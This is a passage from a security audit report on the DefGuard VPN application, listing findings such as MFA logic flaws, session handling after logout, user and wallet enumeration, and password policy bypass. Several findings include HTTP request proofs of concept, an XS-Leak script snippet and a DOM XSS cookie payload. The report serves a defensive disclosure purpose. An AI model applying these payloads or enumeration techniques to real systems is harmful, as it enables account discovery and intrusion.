key"}],"rp":{"id":"localhost","name":"localhost"},"timeout":60000,"user":{"displayName":"qqqq"
,"id":"1QG_pYf2QGWuVFoyixkBqQ","name":"sstest1+fdsa@isec.pl"}}}
```

We recommend preventing the application from leaking user's email address before proper authentication involving the second factor is complete.

Improper implementation of MFA activation for previously removed wallets

Severity: low

MFA activation procedure is implemented incorrectly as it prevents users from enabling MFA for previously removed wallets. PoC step by step:

- 1. Add a new wallet
- 2. Enable MFA for this wallet
- 3. Logout
- 4. Login
- 5. Application asks to confirm login process with the new wallet
- 6. Remove the wallet, but do not disable MFA
- 7. Logout
- 8. Login (it is possible to login with login and password only, since the wallet with MFA was removed)
- 9. Add a new wallet (the same as in the first step)
- 10. Enable MFA
- 11. Logout
- 12. Login
- 13. Application does not ask to confirm the login process with the new wallet even though MFA is enabled.

The MFA implementation is presented in the pieces of the source code below:

- the *User* model contains *mfa_enabled* and *mfa_method* fields:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/db/mode
ls/user.rs#L32-L52:
#[derive(Model)]
pub struct User {
[...]
    pub mfa enabled: bool,
[...]
    pub(crate) mfa_method: MFAMethod,
[...]
}
```

- The *User* model also contains methods which can get or change the MFA state: set_mfa_method, check_mfa, verify_mfa_state, enable_mfa, disable_mfa, disable_totp.
- The Wallet model contains state field use for mfa.

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/db/mode
ls/wallet.rs#L61-L73:
#[derive(Model)]
pub struct Wallet {
[...]
   pub use_for_mfa: bool,
}
```

- The Wallet model also contains a method which can change the MFA state: disable_mfa_for_user.

The PoC flow is presented below:

When a user enables MFA for wallet:

the *mfa_method* is set to the *MFAMethod::Web3* for the user account and the *use_for_mfa* is set to *true* for the wallet:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handler
s/user.rs#L277-L318:
/// Change wallet.
/// Currenly only `use_for_mfa` flag can be set or unset.
#[put("/user/<username>/wallet/<address>", format = "json", data = "<data>")]
[...]

wallet.use_for_mfa = data.use_for_mfa;
let recovery_codes = if data.use_for_mfa {
    user.set_mfa_method(&appstate.pool, MFAMethod::Web3).await?;
    user.get_recovery_codes(&appstate.pool).await?
} else {
    None
};
wallet.save(&appstate.pool).await?;
[...]
```

- the user flag *mfa* enabled is set to true:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handler
s/auth.rs#L123-L136:
/// Enable MFA
#[put("/auth/mfa")]
pub async fn mfa_enable(session: SessionInfo, appstate: &State<AppState>) -> ApiResult {
[...]
    user.enable_mfa(&appstate.pool).await?;
[...]
```

When a user deletes the wallet:

- application deletes the wallet and calls the user.verify_mfa_state:

- verify_mfa_state enables MFA when any MFA method is available or disables it otherwise:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/db/mode
ls/user.rs#L142-L186:
   /// Check if any of the multi-factor authentication methods is on.
    /// - TOTP is enabled
   /// - a [`Wallet`] flagged `use for mfa`
   /// - a security key for Webauthn
   async fn check_mfa(&self, pool: &DbPool) -> Result<bool, SqlxError> {
        // short-cut
       if self.totp_enabled {
           return Ok(true);
       if let Some(id) = self.id {
           query scalar! (
                "SELECT totp enabled OR coalesce(bool or(wallet.use for mfa), FALSE) \
                OR count(webauthn.id) > 0 \"bool!\" FROM \"user\"
                LEFT JOIN wallet ON wallet.user id = \"user\".id \
                LEFT JOIN webauthn ON webauthn.user id = \"user\".id \
                WHERE \"user\".id = $1 GROUP BY totp enabled;",
                id
            .fetch one(pool)
```

```
.await
    } else {
        Ok(false)
/// Verify the state of `mfa enabled` flag is correct.
/// Use this function after removing some of the authentication factors.
pub async fn verify mfa state(&mut self, pool: &DbPool) -> Result<(), SqlxError> {
    let mfa_enabled = self.check_mfa(pool).await?;
    if self.mfa_enabled != mfa_enabled {
        if let Some(id) = self.id {
            query! (
                "UPDATE \"user\" SET mfa enabled = $2 WHERE id = $1",
                id.
                mfa enabled
            .execute(pool)
            .await?:
        self.mfa enabled = mfa enabled;
    Ok(())
```

- no more MFA options are configured, so the *mfa_enabled* is set to *false*, but the MFA method was not modified: *mfa_method* = *MFAMethod*::Web3.

When a user adds the wallet again:

- mfa_enabled = false, mfa_method = MFAMethod::Web3.
- The wallet is created with a state of use_for_mfa = false.

When a user tries to enable MFA:

- enable_mfa -> verify_mfa_state cannot find any available MFA method, so the mfa_enabled is still set to false:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/sauth.rs#L123-L136:
/// Enable MFA
#[put("/auth/mfa")]
pub async fn mfa_enable(session: SessionInfo, appstate: &State<AppState>) -> ApiResult {
[...]
user.enable_mfa(&appstate.pool).await?;
[...]
```

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/db/mode
ls/user.rs#L188-L195:
    /// Enable MFA. At least one of the authenticator factors must be configured.
    pub async fn enable_mfa(&mut self, pool: &DbPool) -> Result<(), SqlxError> {
        if !self.mfa_enabled {
            self.verify_mfa_state(pool).await?;
        }
        Ok(())
    }
```

When a user enables *use_for_mfa* for a wallet:

- wallet.use_for_mfa = true but user.mfa_enabled is still false:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handler
s/user.rs#L277-L318:
/// Change wallet.
/// Currenly only `use_for_mfa` flag can be set or unset.
#[put("/user/<username>/wallet/<address>", format = "json", data = "<data>")]
pub async fn update_wallet(
[...]
```

```
wallet.use_for_mfa = data.use_for_mfa;
let recovery_codes = if data.use_for_mfa {
          user.set_mfa_method(&appstate.pool, MFAMethod::Web3).await?;
          user.get_recovery_codes(&appstate.pool).await?
} else {
          None
};
[...]
```

We recommend fixing MFA activation procedure for previously removed wallets.

Self-DoS by switching enabling and disabling MFA for a wallet

Severity: low

Enabling and disabling MFA for a wallet leads to a browser crash after a login attempt. This prevents a user from gaining access to the application. Deleting the problematic wallet and adding it again fixes the problem (but not its root cause). The same issue happens with a TOTP-based MFA. PoC step by step:

- 1. Log into a newly created account
- 2. Add a new wallet
- 3. Enable MFA
- 4. Logout
- 5. Log in back again with MFA
- 6. Disable MFA
- 7. Logout
- 8. Login attempt forces a user to log with MFA but the procedure fails since MFA was just disabled
- 9. Browser becomes unresponsive
- 10. Problem repeats until wallet is deleted by admin

The MFA implementation is presented in the pieces of the source code below:

- The *User* model contains *mfa_enabled* and *mfa_method* fields:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/db/mode
ls/user.rs#L32-L52:
#[derive(Model)]
pub struct User {
[...]
    pub mfa_enabled: bool,
[...]
    pub(crate) mfa_method: MFAMethod,
[...]
```

- The *User* model also contains methods which can get or change the MFA state: set_mfa_method, check_mfa, verify_mfa_state, enable_mfa, disable_mfa, disable_totp.
- The Wallet model contains state field use for mfa:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/db/mode
ls/wallet.rs#L61-L73:
#[derive(Model)]
pub struct Wallet {
[...]
    pub use_for_mfa: bool,
}
```

- The Wallet model also contains method which can change MFA state: disable_mfa_for_user.

PoC for "MFA-based DoS":

When a user enables MFA for wallet:

- The *mfa_method* is set to *MFAMethod::Web3* for the user account and *use_for_mfa* is set to *true* for the wallet:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/user.rs#L277-L318:
/// Change wallet.
/// Currenly only `use_for_mfa` flag can be set or unset.
```

```
#[put("/user/<username>/wallet/<address>", format = "json", data = "<data>")]
[...]

wallet.use_for_mfa = data.use_for_mfa;
let recovery_codes = if data.use_for_mfa {
    user.set_mfa_method(&appstate.pool, MFAMethod::Web3).await?;
    user.get_recovery_codes(&appstate.pool).await?
} else {
    None
};
wallet.save(&appstate.pool).await?;
[...]
```

- The user flag *mfa_enabled* is set to *true*:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handler
s/auth.rs#L123-L136:
/// Enable MFA
#[put("/auth/mfa")]
pub async fn mfa_enable(session: SessionInfo, appstate: &State<AppState>) -> ApiResult {
[...]
    user.enable_mfa(&appstate.pool).await?;
[...]
```

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/db/mode
ls/user.rs#L142-L195:
    /// Check if any of the multi-factor authentication methods is on.
    /// - TOTP is enabled
    /// - a [`Wallet`] flagged `use for mfa`
    /// - a security key for Webauthn
    async fn check mfa(&self, pool: &DbPool) -> Result<bool, SqlxError> {
        // short-cut
        if self.totp enabled {
            return Ok(true);
        if let Some(id) = self.id {
            query scalar!(
                "SELECT totp enabled OR coalesce(bool or(wallet.use for mfa), FALSE) \
                OR count(webauthn.id) > 0 \"bool!\" FROM \"user\"
                LEFT JOIN wallet ON wallet.user id = \"user\".id \
                LEFT JOIN webauthn ON webauthn.user id = \"user\".id \
                WHERE \"user\".id = $1 GROUP BY totp enabled;",
                id
            .fetch one(pool)
            .await
        } else {
            Ok(false)
    /// Verify the state of `mfa_enabled` flag is correct.
    \ensuremath{///} Use this function after removing some of the authentication factors.
    pub async fn verify mfa state(&mut self, pool: &DbPool) -> Result<(), SqlxError> {
        let mfa enabled = self.check mfa(pool).await?;
        if self.mfa enabled != mfa_enabled {
            if let Some(id) = self.id {
                query! (
                    "UPDATE \"user\" SET mfa enabled = $2 WHERE id = $1",
                    id,
                    mfa enabled
                .execute(pool)
                .await?;
            self.mfa enabled = mfa enabled;
        }
        Ok(())
    /// Enable MFA. At least one of the authenticator factors must be configured.
    pub async fn enable mfa(&mut self, pool: &DbPool) -> Result<(), SqlxError> {
        if !self.mfa enabled {
            self.verify mfa state(pool).await?;
```

```
Ok(())
}
```

When a user disables MFA for the wallet:

- use_for_mfa = false, but fields user.mfa_enabled and user.mfa_method are not changed:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handler
s/user.rs#L277-L318:
/// Change wallet.
/// Currenly only `use_for_mfa` flag can be set or unset.
#[put("/user/<username>/wallet/<address>", format = "json", data = "<data>")]
pub async fn update wallet(
   session: SessionInfo,
    appstate: &State<AppState>,
    username: &str,
    address: &str.
   data: Json<WalletChange>,
) -> ApiResult {
   debug!(
        "User {} updating wallet {} for user {}",
        session.user.username, address, username
    let mut user = user for admin or self(&appstate.pool, &session, username).await?;
    if let Some (mut wallet)
        Wallet::find by user and address(&appstate.pool, user.id.unwrap(), address).await?
        if Some(wallet.user_id) == user.id {
            wallet.use_for_mfa = data.use_for_mfa;
let recovery_codes = if data.use_for_mfa {
                user.set mfa method(&appstate.pool, MFAMethod::Web3).await?;
                user.get_recovery_codes(&appstate.pool).await?
            } else {
                None
            };
            wallet.save(&appstate.pool).await?;
            info!(
                "User {} updated wallet {} for user {}",
                session.user.username, address, username
            Ok(ApiResponse {
                json: json!(RecoveryCodes::new(recovery codes)),
                status: Status::Ok,
            })
        } else {
            Err(OriWebError::ObjectNotFound("wrong wallet".into()))
    } else {
        Err(OriWebError::ObjectNotFound("wallet not found".into()))
```

When a user tries to log in:

- mfa_enabled = true, mfa_method = MFAMethod::Web3 but the MFAInfo::for_user returns None:

We recommend fixing MFA activation procedure for previously removed wallets.

Wallet address enumeration

Severity: low

The application allows to enumerate existing wallets of other users by providing wallet address. If the wallet address is valid, the application will return an HTTP error code 500:

```
Request:
GET
/api/v1/user/phtest3/challenge?address=0x529891acDc307a4D237aeDB6C6633E2131708401&name=test&ch
ain id=1 HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium"; v="111", "Not(A:Brand"; v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/me
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard session=pLayOnzSXEykUhM8YqfqZOYP
Connection: close
Response:
HTTP/1.1 500 Internal Server Error
[...]
{"msg":"Internal server error"}
```

The log files confirm the above behaviour:

```
[2023-03-31 12:06:20.832][INFO][rocket::server] POST /api/v1/device/test1234 application/json:
[2023-03-31 12:06:20.833][INFO][] Matched: (add device) POST /api/v1/device/<username>
application/json
[2023-03-31 12:06:20.840][INFO][defguard::db::models::device] Created IP: 10.13.37.25 for
device: aaaaaaaa
[2023-03-31 12:06:20.841][ERROR][defguard::handlers] error returned from database: duplicate
key value violates unique constraint "name user"
[2023-03-31 12:06:20.841][INFO][_] Outcome: Success
[2023-03-31 12:06:20.841][INFO][] Response succeeded.
[2023-03-31 12:06:21.141][INFO][rocket::server] GET
/api/v1/user/phtest3/challenge?address=0x529891acDc307a4D237aeDB6C6633E2131708401&name=test&ch
ain id=1 application/json:
[2023-03-31 12:06:21.141][INFO][_] Matched: (wallet_challenge) GET
/api/v1/user/<username>/challenge?<address>&<name>&<chain id>
[2023-03-31 12:06:21.144] [ERROR] [defguard::handlers] error returned from database: duplicate
key value violates unique constraint "wallet_address_key"
```

We recommend preventing the application from revealing the existence of other users' wallets.

Password policy bypass

Severity: low

Due to lack of proper, server-side validation of input data, it is possible to bypass a password policy and set a weak password by directly calling an API endpoint:

```
Request:
POST /api/v1/user/ HTTP/1.1
Host: localhost:10106
Content-Length: 124
sec-ch-ua: "Chromium"; v="111", "Not(A:Brand"; v="8"
sec-ch-ua-platform: "Linux"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://localhost:8000
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8000
Accept-Encoding: gzip, deflate
Accept-Language: en-US, en; q=0.9
Cookie: defguard session=UTSJTH17NB6YzpcTKhEblsdx
Connection: close
{"email":"teonite1@isec.pl","first name":"Test","last name":"Test","password":"a","phone":"111
111111", "username": "ldtest12"}
Response:
HTTP/1.1 201 Created
[...]
{ }
```

We recommend implementing proper validation of input data to prevent setting weak password. More information:

https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

Logout function does not invalidate the session

Severity: low

Due to improper implementation of the logout function, the authenticated session is not invalidated:

```
Request for a logout function:
POST /api/v1/auth/logout HTTP/1.1
Host: 127.0.0.1:9080
sec-ch-ua: "Chromium"; v="111", "Not(A:Brand"; v="8"
Accept: application/json, text/plain, */
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:9080/me
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard session=L6VgEKZDgQAO4m0bULOVaLyk
Connection: close
Response:
HTTP/1.1 200 OK
content-type: application/json
x-defguard-version: 0.4.11
set-cookie: defguard session=; Path=/; Max-Age=0; Expires=Wed, 30 Mar 2022 17:29:15 GMT
server: Rocket
x-frame-options: SAMEORIGIN
permissions-policy: interest-cohort=()
x-content-type-options: nosniff
content-length: 4
date: Thu, 30 Mar 2023 17:29:15 GMT
Request using the "non-invalidated" session identifier:
GET /api/v1/me HTTP/1.1
Host: 127.0.0.1:9080
sec-ch-ua: "Chromium"; v="111", "Not(A:Brand"; v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:9080/me
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard session=L6VgEKZDgQAO4m0bULOVaLyk
Connection: close
Response:
HTTP/1.1 200 OK
{"authorized apps":[],"devices":[{"created":"2023-03-
29T09:54:08.573450","id":1,"name":"Test","user_id":2,"wireguard_ip":"10.13.37.1","wireguard_pubkey":"1HCkr+4ORRXXyjZ80oBx21TAsb3wK5wT/vJJCiyxuCI="},{"created":"2023-03-
30T16:28:18.113161", "id":21, "name": "dsdds", "user id":2, "wireguard ip": "10.13.37.13", "wireguard
_pubkey":"kIeqb+14ND5CeKCJSVPJOrdtkBPS6ZhhEvvjIQN3nkY="}],"email":"kktest1@isec.pl","first_name":"kktest","groups":[],"last_name":"kktest","mfa_enabled":true,"mfa_method":"OneTimePassword","pgp_cert_id":null,"pgp_key":null,"phone":"13371337","security_keys":[],"ssh_key":null,"totp_enabled":true,"username":"kktest","wallets":[]}
```

The following piece of the source code presents the logout function:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handler
s/auth.rs#L116-L121:
/// Logout - forget the session cookie.
#[post("/auth/logout")]
pub fn logout(cookies: &CookieJar<'_>) -> ApiResult {
    cookies.remove(Cookie::named("defguard_session"));
    Ok(ApiResponse::default())
}
```

We recommend invalidating session upon logout. More information:

https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html

Usernames enumeration via gRPC interface

Severity: low

A gRPC interface reveals existence of a username whose name is provided in a request to the *AuthService*:

```
Request for an existing username:
POST /invoke/auth.AuthService.Authenticate HTTP/1.1
Host: localhost:39799
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86 64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: */
Accept-Language: en-US, en; q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
x-grpcui-csrf-token: OE12R4X3EEK4-wYeAx9C60082Gw5ta pyFabIKuu7ss
X-Requested-With: XMLHttpRequest
Content-Length: 62
Origin: http://localhost:39799
Connection: close
Referer: http://localhost:39799/
Cookie: defguard_session=rJ24qZrMu3Z0SnUWpekH5ZGN; _grpcui_csrf_token=0E12R4X3EEK4-
wYeAx9C60082Gw5ta pyFabIKuu7ss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
{"metadata":[],"data":[{"username":"admin","password":"asd"}]}
Response:
HTTP/1.1 200 OK
    "message": "invalid credentials",
Request for a non-existent username:
POST /invoke/auth.AuthService.Authenticate HTTP/1.1
Host: localhost:39799
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86 64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: */*
Accept-Language: en-US, en; q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
x-grpcui-csrf-token: OE12R4X3EEK4-wYeAx9C60082Gw5ta pyFabIKuu7ss
X-Requested-With: XMLHttpRequest
Content-Length: 60
Origin: http://localhost:39799
Connection: close
Referer: http://localhost:39799/
Cookie: defguard session=rJ24qZrMu3Z0SnUWpekH5ZGN; grpcui csrf token=OE12R4X3EEK4-
wYeAx9C60082Gw5ta_pyFabIKuu7ss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
{"metadata":[],"data":[{"username":"asd","password":"asd"}]}
HTTP/1.1 200 OK
    "message": "user not found",
```

The following piece of the source code presents the implementation of the gRPC authentication service:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/grpc/au
th.rs#L26-L50:
#[tonic::async_trait]
impl auth_service_server::AuthService for AuthServer {
    /// Authentication gRPC service. Verifies provided username and password
    /// agains LDAP and returns JWT token if correct.
    async fn authenticate(
    &self,
```

```
request: Request<AuthenticateRequest>,
    ) -> Result<Response<AuthenticateResponse>, Status> {
       let request = request.into inner();
        debug!("Authenticating user {}", &request.username);
       match User::find_by_username(&self.pool, &request.username).await {
            Ok(Some(user)) => match user.verify_password(&request.password) {
                Ok(_) =>
                    info!("Authentication successful for user {}", &request.username);
                    Ok(Response::new(AuthenticateResponse {
                        token: Self::create_jwt(&request.username)
                            .map_err(|_| Status::unauthenticated("error creating JWT
token"))?,
                    }))
               Err() => Err(Status::unauthenticated("invalid credentials")),
              => Err(Status::unauthenticated("user not found")),
        }
```

We recommend preventing the application from revealing existence of users.

Identification of a currently logged-in username

Severity: low

The application may reveal the name of a currently logged-in user through exploitation of a – so called – XS-Leak vulnerability. External JavaScript code can send an HTTP request to an API endpoint which – depending on whether the usernames match (see examples below) – will return HTTP code 200 (if true) or error code 403 (if not true). Sample JavaScript code exploiting the vulnerability:

```
<script src="http://127.0.0.1/api/v1/user/admin" onload="alert('Logged in as admin')"
  onerror="alert('Not logged in as admin')"></script>
  <script src="http://127.0.0.1/api/v1/user/phtest" onload="alert('Logged in as phtest')"
  onerror="alert('Not logged in as phtest')"></script>
  <script src="http://127.0.0.1/api/v1/user/test" onload="alert('Logged in as test')"
  onerror="alert('Not logged in as test')"></script>
```

The issue results from the fact that the endpoint returns different HTTP codes. For older web browsers, lack of a SameSite=Lax cookie setting also enables exploitation of this vulnerability.

We recommend setting a *SameSite=Lax* setting for a session cookie and returning an HTTP code 200 for both an error and a successful execution of the API endpoint. More information:

https://cheatsheetseries.owasp.org/cheatsheets/XS Leaks Cheat Sheet.html

DOM-based Cross-Site Scripting via cookie value

Severity: informative

Due to lack of proper validation of a user-supplied data, the application is vulnerable to a – so called – DOM-based Cross-Site Scripting. The payload must be injected into the value of a cookie named <code>known_sign_in</code> – that's why this vulnerability isn't exploitable, but it should be treated as a bad coding practice.

```
Request with a payload injected into the cookie value:
GET /auth/login HTTP/1.1
Host: 127.0.0.1
Cache-Control: max-age=0
sec-ch-ua: "Chromium"; v="111", "Not(A:Brand"; v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
.8, application/signed-exchange; v=b3; q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Cookie: known_sign_in=javascript:alert(document.domain)
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
Response:
HTTP/1.1 200 OK
Request for authentication (user credentials must be correct for the payload to be executed):
POST /api/v1/auth HTTP/1.1
Host: 127.0.0.1
Content-Length: 44
sec-ch-ua: "Chromium"; v="111", "Not(A:Brand"; v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/auth/login
Cookie: known_sign_in=javascript:alert(document.domain)
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
{"password":"Test2023!","username":"phtest"}
Response with an injected payload that is executed:
HTTP/1.1 200 OK
{"url":"javascript:alert(document.domain)", "user": {"authorized apps":[],
```



We recommend implementing proper validation of the cookie value. More information:

https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

Leak of licence data

Severity: informative

The application reveals non-sensitive data related to the software licence:

```
Request:

GET /api/v1/license/ HTTP/1.1

Host: localhost

Response:

HTTP/1.1 200 OK

[...]

{"company":"default", "enterprise": true, "expiration": "2100-01-01", "ldap": true, "openid": true, "worker": true}
```

We recommend considering if licence information should be publicly available.

Cookie SameSite flag set to None

Severity: informative

The application disables security mechanism by explicitly setting a SameSite cookie flag to None:

```
Request:
POST /api/v1/auth HTTP/1.1
Host: localhost
Content-Length: 44
sec-ch-ua: "Chromium"; v="111", "Not(A:Brand"; v="8"
Accept: application/json, text/plain, */
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/auth/login
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
{"password":"Test2023!","username":"phtest"}
Response:
HTTP/1.1 200 OK
content-type: application/json
x-defguard-version: 0.4.11
set-cookie: defguard session=V8Oau4ktbfoHG5mLPE5qwzzw; HttpOnly; SameSite=None; Secure; Path=/
server: Rocket
x-frame-options: SAMEORIGIN
x-content-type-options: nosniff
permissions-policy: interest-cohort=()
content-length: 355
date: Fri, 07 Apr 2023 10:44:53 GMT
```

We recommend setting SameSite=Lax cookie flag to protect against CSRF attacks. More information:

https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie#attributes

https://cheatsheetseries.owasp.org/cheatsheets/Cross-

<u>Site_Request_Forgery_Prevention_Cheat_Sheet.html#samesite-cookie-attribute</u>

Inconsistent username verification

Severity: informative

Upon creation of a new user a *check_username* function is called, throwing an error if the username is not lowercase. This check can be bypassed using a *modify_user* function as it's not calling the *check_username*. Since the username can only be modified by the application administrator, severity of this issue is just informative. The inconsistency, however, results from bad coding practice.

The piece of the source code below shows a *check_username* function:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handler
s/user.rs#L19-L29:
/// Verify the given username consists of all ASCII digits or lowercase characters.
fn check_username(username: &str) -> Result<(), OriWebError> {
    if username
        .chars()
        .all(|c| c.is_ascii_digit() || c.is_ascii_lowercase())
    {
        Ok(())
    } else {
        Err(OriWebError::IncorrectUsername(username.into()))
    }
}
```

The piece of the source code below shows a *modify_user* function lacking username verification:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handler
s/user.rs#L108-L134:
#[put("/user/<username>", format = "json", data = "<data>")]
pub async fn modify_user(
    session: SessionInfo,
   appstate: &State<AppState>,
   username: &str,
   data: Json<UserInfo>.
) -> ApiResult {
   debug!("User {} updating user {}", session.user.username, username);
   let mut user = user for admin or self(&appstate.pool, &session, username).await?;
    let user info = data.into inner();
   if session.is_admin {
       user info
            .into user all fields (&appstate.pool, &mut user)
            .await?;
   } else {
       user info.into user safe fields (&mut user).await?;
   user.save(&appstate.pool).await?;
   if appstate.license.validate(&Features::Ldap) {
        let _result = ldap_modify_user(&appstate.config, username, &user).await;
   let user info = UserInfo::from user(&appstate.pool, user).await?;
    appstate.trigger action(AppEvent::UserModified(user info));
    info!("User {} updated user {}", session.user.username, username);
    Ok(ApiResponse::default())
```

It is, for example, possible to create a user with a blank name, or with a space character in it. Other endpoints, relying on the username value, may incorrectly modify or delete the wrong user data, e.g. by calling a user modification endpoint (http://127.0.0.1/admin/users/blank%20/edit), it is possible to change user's password but the relevant button in the UI refers to the wrong username, i.e., blank (without the %20 character). This leads to a change of another user's password:

```
Request:

PUT /api/v1/user/blank/password HTTP/1.1

Host: 127.0.0.1

Content-Length: 34

sec-ch-ua: "Chromium"; v="111", "Not(A:Brand"; v="8"

Accept: application/json, text/plain, */*
```

```
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/users/blank%20/edit
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=7R6PvrNXp0Az1NHyOyuwsi8b
Connection: close
```

We recommend improving the username verification function (e.g., checking if the username length is more than 1 character or if special characters are used) and calling it upon user modification.

RFC6749 violation: the same parameters allowed multiple times

Severity: informative

According to OAuth documentation:

The application accepts, however, the same parameters provided in the URL multiple times with different values:

```
Request:
/api/v1/oauth/authorize?allow=true&scope=openid&response type=code&client id=kMirefuyEdvZPDDe&
redirect uri=http://isec.pl&state=af0ifjsldkj&client id=kMirefuyEdvZPDDeXYZ&response type=code
XYZ&scope=XYZ&redirect_uri=http://isec.plxxxxx HTTP/1.1
Host: 127.0.0.1:9080
sec-ch-ua: "Chromium"; v="111", "Not(A:Brand"; v="8"
Accept: application/json, text/plain, */
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
Accept-Encoding: gzip, deflate
